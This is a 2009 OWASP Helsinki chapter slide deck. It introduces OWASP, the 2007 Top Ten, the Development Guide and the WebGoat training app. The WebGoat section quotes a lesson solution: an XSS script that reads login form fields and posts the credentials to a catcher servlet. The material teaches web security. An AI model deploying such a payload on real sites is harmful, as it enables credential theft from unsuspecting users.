OWASP Introduction

~~Antti Laulajainen~~
~~OWASP Helsinki Chapter Leader~~
~~antti@owasp.org~~

Henri Lindberg
OWASP Helsinki Chapter Active Visitor

OWASP
15.1.2009

The OWASP Foundation
http://www.owasp.org

Agenda

- What the heck is OWASP?
- So how this works?
- Examples of useful Tools and Documents
- OWASP in Finland

What the heck is OWASP?

- The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software.
- Our mission is to make application security "visible," so that people and organizations can make informed decisions about application security risks.
- Everyone is free to participate in OWASP and all of our materials are available under a free and open software license.

So how this works?

- OWASP Foundation has over 130 Local Chapters, all meetings are **FREE** simply sign up on the appropriate mailing list and introduce yourself -> owasp-helsinki@lists.owasp.org
- You'll find everything **about OWASP** on wiki, http://www.owasp.org.
- Please feel free to make changes and improve our site. There are hundreds of people around the globe who review the changes to the site to help ensure quality.

Examples of useful Tools and Documents, OWASP TOP TEN

- The OWASP Top Ten provides a powerful awareness document for web application security
- The OWASP Top Ten represents a broad consensus about what the most critical web application security flaws are
- http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- Also available in Finnish, http://www.owasp.org/index.php/Top_10_2007_Finnish


- A1 - Cross Site Scripting (XSS)
- A2 - Injection Flaws
- A3 - Malicious File Execution
- A4 - Insecure Direct Object Reference
- A5 - Cross Site Request Forgery (CSRF)
- A6 - Information Leakage and Improper Error Handling
- A7 - Broken Authentication and Session Management
- A8 - Insecure Cryptographic Storage
- A9 - Insecure Communications
- A10 - Failure to Restrict URL Access

OWASP Development Guide

- Unlike other forms of security (such as firewalls and secure lockdowns), web applications have the ability to make a skilled attacker rich, or make the life of a victim a complete misery. The application itself must be self-defending. The Development Guide can help you get there.
- http://www.owasp.org/index.php/Category:OWASP_Guide_Project
- The Development Guide has been written to cover all forms of web application security issues, from old hoary chestnuts such as SQL Injection, through modern concerns such as AJAX, phishing, credit card handling, session fixation, cross-site request forgeries, compliance, and privacy issues

OWASP WebGoat

- **WebGoat** is a deliberately insecure J2EE web application designed to teach web application security lessons.In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat application.
- The application is a realistic teaching environment, providing users with hints and code to further explain the lesson.



You need to create the hack() function. This function will pull the credentials from the webpage and post them to the WebGoat catcher servlet.

Some useful code snippets:

- **doucument.forms[0].user.value - will access the user field**
- **XssImage = new Image(); XssImage.src=SOME_URL = will perform a post**
- **javascript string concatentation uses a "+"**

Solution for this hint():

```
password<script>function hack(){ alert("Had this been a real attack... Your credentials
were just stolen. User Name = " + document.forms(0).user.value + " Password = " +
document.forms(0).pass.value); XSSImage=new Image;
XSSImage.src="http://localhost./WebGoat/catcher?
PROPERTY=yes&user="+document.forms(0).user.value + "&password=" + document.forms
(0).pass.value + "";}</script>
```

This lesson is an example of how a website might support a phishing attack

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:

- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost./WebGoat/catcher?PROPERTY=yes...

To pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

OWASP in Finland

- Local chapter in Helsinki, http://www.owasp.org/index.php/Helsinki
- 98 members are subscribed to mailing list
- Activities are mostly presentations about current issues in application security
- Meetings are free for everybody to attend
- Next meeting will be on March 12th, see wikipages for details
- Join the mailing list and come to meetings